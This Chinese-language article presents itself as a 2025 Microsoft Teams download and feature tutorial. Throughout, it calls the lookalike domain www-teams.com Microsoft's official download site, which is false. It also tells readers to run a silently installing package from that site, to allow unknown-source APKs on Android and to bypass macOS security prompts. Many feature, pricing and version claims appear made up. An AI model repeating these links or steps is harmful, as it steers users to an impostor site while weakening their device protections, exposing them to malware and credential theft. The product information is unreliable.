2025 最新 Microsoft Teams 下载与全功能使用教程:从团队协作到远程办公的高效指南
一、为什么 2025 年 Teams 成为办公刚需?先懂 Teams 下载的核心价值在数字化办公全面普及的 2025 年,团队协作工具已成为企业高效运转的核心支
作者:teams官網下載日期時間:2025-12-31 10:11:29
一、为什么 2025 年 Teams 成为办公刚需?先懂 Teams 下载的核心价值
在数字化办公全面普及的 2025 年,团队协作工具已成为企业高效运转的核心支撑。Microsoft Teams(以下简称 “Teams”)凭借 “沟通 + 协作 + 资源整合” 的一体化优势,从同类工具中脱颖而出,“Teams 下载” 也成为职场人、企业 IT 管理员的高频搜索词。其核心价值不仅在于整合即时通讯、视频会议、文件共享等基础功能,更能深度对接 Office 365 生态,实现文档协同编辑、任务管理、跨组织协作等复杂需求,彻底打破传统办公的信息壁垒与空间限制。
对于企业而言,Teams 的实用性体现在全场景覆盖:无论是 10 人以下的小团队日常沟通,还是千人规模的跨国企业远程会议;无论是线下办公的文件同步,还是纯远程团队的项目协作,都能通过 Teams 高效完成。而要解锁这些功能,第一步就是通过正规渠道完成 Teams 下载 —— 只有安装官方最新版本,才能确保视频会议稳定性、文件同步安全性、功能兼容性等关键体验,避免因非正规安装包导致的数据泄露、功能缺失等问题。
2025 年 Teams 已完成重大功能迭代,最新版本(≥1.6.00.36376)新增 AI 智能会议纪要、跨平台实时协作白板、企业级数据加密等实用功能,进一步提升了办公效率与数据安全。接下来,本文将从 Teams 下载的官方渠道、多平台安装步骤,到核心功能实操、高级技巧运用,为大家带来全方位教程,帮助个人与企业快速上手,解锁高效办公新方式。
二、Teams 下载官方渠道与安装步骤(2025 最新避坑指南)
想要顺利使用 Teams 的全部功能,首要前提是通过正规渠道完成 Teams 下载,避免使用第三方平台的破解版、精简版,以防植入恶意插件或导致功能异常。以下是 2025 年最新的多设备 Teams 下载与安装指南,涵盖电脑端(Windows/Mac)、手机端(安卓 /iOS),每一步都附带详细说明和安全提示。
(一)电脑端 Teams 下载与安装(Windows/Mac 通用)
电脑端是企业办公的主要场景,支持 Teams 全功能使用,以下是具体下载安装步骤:
1. Windows 系统(Windows 10/11)下载安装
- 官方渠道选择:Windows 用户推荐两种正规 Teams 下载渠道,一是 Microsoft 官方网站(https://www-teams.com),二是 Microsoft Store 应用商店。优先选择官网下载,能确保获取最新版本,避免应用商店审核延迟导致的功能滞后。
- 官网下载步骤:
- 打开电脑浏览器(推荐 Edge、Chrome),在地址栏输入官方网址https://www-teams.com,进入 Teams 官网首页;
- 首页点击 “下载 Teams” 按钮(蓝色醒目按钮,位于页面中部),系统会自动识别 Windows 系统版本,弹出 “Teams 安装程序(Windows 版)” 下载提示(2025 年 12 月最新版本为 1.6.00.36376);
- 点击 “保存”,选择下载路径(建议保留默认路径,便于后续查找),安装包大小约 120MB,5G 网络下 1 分钟内可完成下载;
- 下载完成后,双击安装包,无需手动设置,系统会自动启动安装程序(安装过程无弹窗,后台静默运行);
- 等待 3-5 分钟,安装完成后,系统会自动在桌面创建 Teams 快捷图标,同时弹出登录界面,输入企业邮箱或 Microsoft 账号即可登录。
- 避坑提示:切勿在非官方网站下载 “Teams 绿色版”“Teams 破解版”,这类版本可能缺失 Office 365 集成、数据加密等核心功能,且存在账号被盗、数据泄露的风险。若已误装非官方版本,需先卸载,再通过官网重新完成 Teams 下载。
2. Mac 系统(Intel/M1/M2 芯片)下载安装
- 官方渠道选择:Mac 用户可通过 Teams 官网(https://www-teams.com)或 Mac App Store 完成 Teams 下载,两者均为官方正版,版本同步更新。
- 官网下载步骤:
- 打开 Safari 或 Chrome 浏览器,访问https://www-teams.com,点击 “下载 Teams” 按钮;
- 系统自动识别 Mac 系统,提供.dmg 格式安装包下载,点击 “下载” 后保存至 “下载” 文件夹;
- 下载完成后,双击.dmg 安装包,打开安装窗口,将 “Microsoft Teams” 图标拖拽至 “应用程序” 文件夹;
- 打开 “应用程序” 文件夹,找到 Teams 图标,双击启动。首次启动时,Mac 系统可能提示 “是否允许打开来自开发者‘Microsoft Corporation’的应用”,点击 “打开” 即可(官方应用已通过苹果安全认证);
- 启动后,输入 Microsoft 账号或企业邮箱登录,即可同步所有协作数据(如聊天记录、文件、会议安排)。
- 版本确认:启动 Teams 后,点击左上角 “Teams - 关于 Microsoft Teams”,查看版本号是否为 1.6.00.36376 及以上 —— 只有该版本及以上才支持 AI 会议纪要、实时协作白板等新功能,若版本过低,可在 “设置 - 检查更新” 中手动升级。
(二)手机端 Teams 下载与安装(安卓 /iOS 通用)
手机端适合移动办公场景,支持即时消息、视频会议、文件查看等核心功能,以下是具体下载安装步骤:
1. 安卓手机(华为、小米、OPPO 等)下载安装
- 官方渠道选择:安卓用户可通过手机自带应用商店(如华为应用市场、小米应用商店)或 Teams 官网(https://www-teams.com)完成 Teams 下载,两者均为安全渠道。
- 官网下载步骤:
- 打开手机浏览器,输入https://www-teams.com,进入官网后点击 “下载移动版”,选择 “安卓版”;
- 浏览器提示 “下载.apk 文件”,点击 “继续下载”(安卓系统对未知来源 APK 的默认提醒,官网文件安全无风险);
- 下载完成后,点击通知栏安装包,进入安装界面。若系统提示 “禁止安装未知来源应用”,需先进入 “设置 - 安全与隐私”,开启 “允许安装来自此来源的应用”(仅针对 Teams 官网安装包);
- 点击 “安装”,等待 30 秒即可完成安装,桌面出现 Teams 图标,点击即可启动。
- 应用商店下载备选:若官网下载不便,打开手机应用商店,搜索 “Microsoft Teams”,找到带有蓝色官方认证标识的应用,点击 “安装”,安装完成后直接登录即可。
2. iOS 手机(iPhone/iPad)下载安装
- 官方渠道选择:iOS 用户只能通过 Apple App Store 完成 Teams 下载,这是苹果系统封闭性决定的,确保版本安全无虞。
- App Store 下载步骤:
- 解锁 iPhone/iPad,打开桌面 “App Store”,点击右上角搜索框;
- 输入 “Microsoft Teams”,甄别开发者信息(官方开发者为 “Microsoft Corporation”,带有蓝色官方标识),避免下载假冒应用;
- 点击 “获取”(或 “云朵” 图标,若此前下载过),输入 Apple ID 密码或通过面容 ID / 触控 ID 验证;
- 等待下载安装完成(约 1 分钟),图标自动显示在桌面;
- 首次启动时,系统请求 “通知”“相机”“麦克风” 权限,建议全部开启(便于接收会议提醒、参与视频会议)。
(三)Teams 下载与安装常见问题解决
- 下载速度慢或中断:若官网下载速度缓慢,可尝试切换网络(如从公司内网切换为手机热点),关闭浏览器其他标签页;若多次中断,清除浏览器缓存后重新访问https://www-teams.com下载。
- 安装后无法启动:Windows 用户检查系统版本是否为 Windows 10 及以上(不支持 Windows 7),Mac 用户确认系统版本≥macOS 10.15;若版本符合,可重启电脑后重试,仍无法启动则卸载后重新下载。
- 登录提示 “账号不支持”:Teams 分为免费版和企业版,免费版支持个人 Microsoft 账号登录,企业版需企业邮箱授权。若使用个人账号登录企业部署的 Teams,会提示 “账号不支持”,需联系 IT 管理员获取授权。
三、Teams 核心功能使用教程(从沟通到协作,新手必备)



完成 Teams 下载与安装后,新手用户可快速上手核心功能。Teams 界面设计遵循 “功能分区清晰、操作逻辑简单” 的原则,核心功能集中在左侧导航栏,无需复杂设置即可满足日常办公需求。以下是详细的核心功能使用指南,帮助新手快速掌握操作技巧。
(一)即时沟通功能:高效对接同事与客户
即时沟通是 Teams 最基础的功能,支持单聊、群聊、标签分类等,满足不同场景的沟通需求:
1. 单聊功能操作
- 打开 Teams,点击左侧导航栏 “聊天”,进入聊天列表;
- 点击右上角 “新聊天”,在搜索框输入同事或客户的姓名、邮箱,系统自动匹配联系人;
- 选择目标联系人,点击 “发送消息”,进入单聊界面;
- 单聊界面支持多种沟通方式:
- 文字消息:在输入框输入文字,按 Enter 发送,支持表情、贴纸、格式编辑(如加粗、列表);
- 语音消息:点击输入框左侧 “麦克风” 图标,长按说话,松开后自动发送语音;
- 文件传输:点击输入框下方 “附件” 图标,选择本地文件、OneDrive 文件或截图,发送给对方,支持最大 10GB 文件传输;
- 快速通话:点击单聊界面右上角 “电话” 或 “摄像头” 图标,可快速发起语音或视频通话(最多支持 20 人同时接入)。
2. 群聊创建与管理
- 点击 “新聊天 - 创建群聊”,输入群聊名称(如 “2025Q4 产品研发群”);
- 点击 “添加人员”,勾选需要加入群聊的同事(最多支持 250 人,2025 年新版扩容);
- 点击 “创建”,群聊创建成功,系统自动向所有成员发送入群通知;
- 群聊管理技巧:
- 设置群公告:点击群聊界面右上角 “…”-“群公告”,输入重要通知(如 “每周三 15:00 召开进度会议”),公告会置顶显示;
- 添加标签:点击 “…”-“群设置 - 添加标签”,设置标签(如 “研发”“紧急”),便于后续筛选群聊;
- 权限管理:群主可设置 “仅允许成员发送消息”“禁止外部成员加入” 等规则,避免群聊混乱。
(二)视频会议功能:远程办公核心工具
视频会议是 Teams 的核心亮点功能,2025 年最新版支持最多 1000 人同时参会,新增 AI 智能纪要、实时字幕、屏幕共享等实用功能,以下是详细操作:
1. 发起视频会议
- 方式一:从聊天界面发起 —— 进入单聊或群聊界面,点击右上角 “摄像头” 图标,选择 “立即开会”,系统自动创建会议并邀请当前聊天对象;

- 方式二:预约会议 —— 点击左侧导航栏 “日历”,点击 “新建会议”,输入会议标题、时间、参会人员,勾选 “视频会议” 选项,点击 “发送”,系统向参会人员发送日历邀请(支持同步至 Outlook、Google 日历);

- 会议设置:发起会议前可设置 “会议密码”“等候室”(参会人员需群主批准方可进入)、“允许屏幕共享” 等权限,保障会议安全。
2. 会议中的实用操作
- 基础操作:进入会议后,屏幕底部显示功能按钮,包括静音、关闭摄像头、共享屏幕、聊天等;
- 屏幕共享:点击 “共享屏幕”,可选择共享整个桌面、单个应用窗口或 PowerPoint 演示文稿,参会人员实时查看;
- AI 智能纪要:点击 “更多选项(…)- 开始录制与纪要”,系统自动记录会议要点、行动项(如 “张三需在周五前提交方案”),会议结束后生成文字纪要,自动发送至群聊或参会人员邮箱;
- 实时字幕:点击 “更多选项 - 开启字幕”,系统自动识别会议语音,生成实时字幕(支持中英、中日等 10 余种语言互译),便于听力障碍者或嘈杂环境下参会;
- 会议录制:点击 “录制” 按钮,录制会议全程(含视频、音频、字幕),录制完成后保存至 OneDrive,可后续回放查看。
(三)文件共享与协同编辑:团队协作核心
Teams 深度整合 OneDrive 和 Office 365,支持文件共享、实时协同编辑,无需反复传输文件版本,以下是操作步骤:
1. 文件共享
- 群聊文件共享:进入群聊界面,点击顶部 “文件” 标签,点击 “上传”,选择本地文件或 OneDrive 文件,上传后群成员可查看、下载、编辑;
- 个人文件共享:在单聊界面,点击输入框 “附件”,选择 “OneDrive”,勾选需要共享的文件,发送给对方,对方可直接在线打开编辑。
2. 实时协同编辑
- 上传 Word、Excel、PowerPoint 文件至 Teams 后,点击文件名称,选择 “在 Teams 中打开”,进入在线编辑界面;
- 多位成员可同时编辑同一文件,每个人的编辑内容实时同步(屏幕上显示他人编辑光标位置),避免版本冲突;
- 编辑过程中支持 “评论” 功能,点击文件内容,输入评论(如 “此处需补充数据”),相关成员收到通知,可回复讨论;
- 编辑完成后,文件自动保存至 OneDrive,所有版本历史可追溯(点击 “文件 - 版本历史”,查看不同时间点的编辑记录,可恢复旧版本)。
四、Teams 高级功能深度解析(提升办公效率,专业用户必备)
除了基础功能,Teams 还提供多种高级功能,尤其适合企业用户、项目管理者和高频使用者。这些功能能进一步提升协作效率、优化管理流程,以下是详细解析。
(一)团队与频道管理:大型团队协作利器
对于百人以上的大型团队,Teams 的 “团队 - 频道” 架构能实现精细化管理,避免信息混乱:
1. 创建团队与频道
- 点击左侧导航栏 “团队 - 加入或创建团队”,选择 “创建团队”,输入团队名称(如 “市场部”)、描述,选择团队隐私类型(公开、私有、组织内可见);
- 创建团队后,点击团队名称右侧 “…”-“添加频道”,输入频道名称(如 “品牌推广”“活动策划”),可设置频道是否 “显示在团队中”“允许发帖” 等权限;
- 频道分类:可按项目、部门、功能创建多个频道,如 “市场部” 团队下创建 “线上活动”“线下活动”“物料设计” 等频道,成员按需加入对应频道,接收相关信息。
2. 频道管理技巧
- 权限控制:团队所有者可设置成员权限,如 “仅允许所有者发布消息”“成员可上传文件但不可删除” 等,规范频道内容;
- 标签筛选:给频道添加标签(如 “紧急”“待跟进”),点击左侧 “标签” 筛选,快速找到目标频道;
- 频道归档:项目结束后,点击频道 “…”-“归档”,频道不再显示在列表中,可后续恢复,保持团队界面整洁。
(二)任务管理与项目跟踪:提升执行力
Teams 内置任务管理功能,支持创建任务、分配负责人、设置截止日期,实时跟踪项目进度:
1. 创建与分配任务
- 点击左侧导航栏 “任务”,进入任务管理界面,点击 “新建任务”;
- 输入任务名称、描述、截止日期,选择负责人(可多选)、优先级(高 / 中 / 低),点击 “保存”;
- 任务创建后,负责人收到通知,任务自动同步至其个人任务列表。
2. 项目跟踪
- 点击 “创建计划”,输入计划名称(如 “2025 新品上市计划”),添加多个相关任务,设置任务依赖关系(如 “任务 A 完成后才能开始任务 B”);
- 查看任务进度:通过 “看板视图”“日历视图”“列表视图” 查看所有任务状态(未开始 / 进行中 / 已完成),点击任务可编辑详情、添加评论;
- 进度提醒:任务临近截止日期时,系统自动向负责人发送提醒,团队所有者可查看逾期任务,督促推进。
(三)第三方应用集成:扩展功能边界

Teams 支持集成数百种第三方办公应用,如 Zoom、Slack、Asana、 Trello 等,打造个性化办公生态:
1. 安装第三方应用
- 点击左侧导航栏 “应用”,进入应用商店,搜索目标应用(如 “Trello”);
- 点击 “添加”,选择要集成的团队或频道,完成授权,应用即可在 Teams 中使用。
2. 常用应用集成案例
- Trello 集成:将 Trello 看板嵌入 Teams 频道,团队成员可在 Teams 中直接查看 Trello 任务卡片、更新任务状态,无需切换应用;
- Zoom 集成:若团队习惯使用 Zoom 开会,可在 Teams 中安装 Zoom 应用,直接从 Teams 发起 Zoom 会议,参会人员无需额外登录 Zoom;
- 考勤应用集成:安装考勤应用(如 “Microsoft Teams Attendance”),支持会议签到、考勤统计,自动生成考勤报告,便于 HR 管理。
五、Teams 免费版与企业版对比及升级指南
完成 Teams 下载后,用户可根据需求选择免费版或企业版(Microsoft 365 订阅版),两者在功能权限、使用限制等方面存在差异,以下是详细对比及升级指南。
(一)免费版与企业版核心功能对比
| 功能维度 | 免费版 | 企业版(Microsoft 365 Business Basic) | 企业版(Microsoft 365 Business Premium) |
|---|---|---|---|
| 最多参会人数 | 30 人 | 300 人 | 1000 人 |
| 会议时长 | 最多 60 分钟 / 次 | 无限制 | 无限制 |
| 云存储容量 | 每位用户 5GB OneDrive 存储 | 每位用户 1TB OneDrive 存储 | 每位用户 1TB OneDrive 存储 |
| 高级功能 | 无 AI 纪要、无实时字幕、无等候室 | 含 AI 纪要、实时字幕、等候室 | 含全部高级功能 + 企业级安全防护 |
| 第三方应用集成 | 有限支持 | 全面支持 | 全面支持 + 定制化集成 |
| 客服支持 | 社区支持 | 电子邮件支持 | 24/7 电话支持 |
(二)升级操作步骤
- 打开 Teams,点击右上角个人头像,选择 “账户管理”;
- 点击 “升级到 Microsoft 365”,选择适合的订阅方案(如 Business Basic、Business Premium);
- 按照提示填写付款信息(支持信用卡、支付宝、微信支付),完成支付;
- 支付成功后,账号立即升级为企业版,所有高级功能自动解锁,无需重新安装 Teams。
(三)选型建议
- 个人用户 / 小团队(≤10 人):免费版已能满足基础沟通、文件共享需求,无需升级;
- 中小企业(10-100 人):推荐 Business Basic 方案,支持 300 人会议、无限制会议时长、AI 纪要等核心功能,性价比高;
- 大型企业 / 跨国企业:推荐 Business Premium 方案,含企业级数据加密、24/7 客服支持、定制化集成等功能,保障数据安全与协作效率。
六、Teams 常见问题与解决方案(2025 最新,快速排障)
在 Teams 下载、安装和使用过程中,用户可能会遇到各种问题。以下是 2025 年高频问题汇总及解决方案,帮助快速排障,不影响办公进度。
(一)Teams 下载与安装问题
- 官网无法访问:若无法直接访问https://www-teams.com,可通过企业 IT 管理员获取内部部署安装包,或使用合规的 VPN 工具访问官网;
- 安装包损坏:重新通过官网下载安装包,下载过程中避免中断网络,Windows 用户可通过 MD5 校验工具验证文件完整性;
- Mac 系统提示 “无法打开应用”:进入 “系统设置 - 隐私与安全性”,找到 “通用” 栏,点击 “仍要打开”(针对官网下载的安装包),即可授权启动。
(二)视频会议问题
- 会议卡顿、画面模糊:优先检查网络(建议使用有线网络或 5G Wi-Fi,带宽≥100M);关闭其他占用网络的应用(如下载工具、视频软件);在会议设置中降低视频画质(从 “高清” 切换为 “标清”);
- 无法共享屏幕:Windows 用户检查是否安装了屏幕录制权限补丁(可通过 Teams “设置 - 帮助与反馈 - 检查更新” 自动安装);Mac 用户进入 “系统设置 - 安全性与隐私 - 屏幕录制”,勾选 “Microsoft Teams”,授予屏幕共享权限;
- AI 纪要无法生成:确认 Teams 版本≥1.6.00.36376,且账号为企业版;会议时长需超过 5 分钟,否则无法生成有效纪要;检查 OneDrive 存储空间是否充足(纪要需保存至 OneDrive)。
(三)文件协同问题
- 文件无法上传:检查文件大小(免费版最大支持 2GB / 文件,企业版支持 10GB / 文件);检查网络连接;确认 OneDrive 存储空间未满(免费版 5GB 上限);
- 协同编辑时无法看到他人修改:刷新 Teams 页面,或退出文件编辑后重新进入;确认所有成员使用的是 Teams 在线编辑模式(而非下载后本地编辑);
- 文件版本丢失:点击文件 “版本历史”,查看所有编辑记录,选择需要恢复的版本,点击 “恢复到此版本”。
七、总结:Teams 下载与使用的核心价值(2025 办公必备)
通过本文的详细介绍,相信用户已全面掌握 Teams 下载的官方渠道、安装步骤,以及核心功能、高级技巧的使用方法。2025 年的 Teams,早已不是单纯的沟通工具,而是集 “沟通 + 会议 + 协作 + 管理” 于一体的一站式办公平台 —— 通过一次 Teams 下载,个人与企业可实现从即时沟通、远程会议到文件协同、项目管理的全流程覆盖,大幅提升办公效率。
对于个人职场人而言,Teams 的核心价值在于 “高效对接”:无论是与同事协同编辑文档,还是参与跨部门视频会议,都能通过简洁操作完成,减少沟通成本;对于企业而言,Teams 的价值在于 “整合与安全”:深度对接 Office 365 生态,避免多工具切换的繁琐;企业级数据加密、权限管理,保障内部信息安全;跨组织协作功能,便于与客户、合作伙伴高效对接。
最后提醒各位用户:为确保功能稳定和数据安全,务必通过官方渠道https://www-teams.com完成 Teams 下载,定期更新版本(建议开启 “自动更新”),及时获取 AI 智能纪要、实时协作白板等新功能。在使用过程中,若遇到问题,可通过 “设置 - 帮助与反馈” 联系官方客服,或查看 Teams 官网的 “学习中心” 板块,获取更多实操教程。相信 Teams 会成为 2025 年个人与企业高效办公的得力助手,助力职场效率翻倍。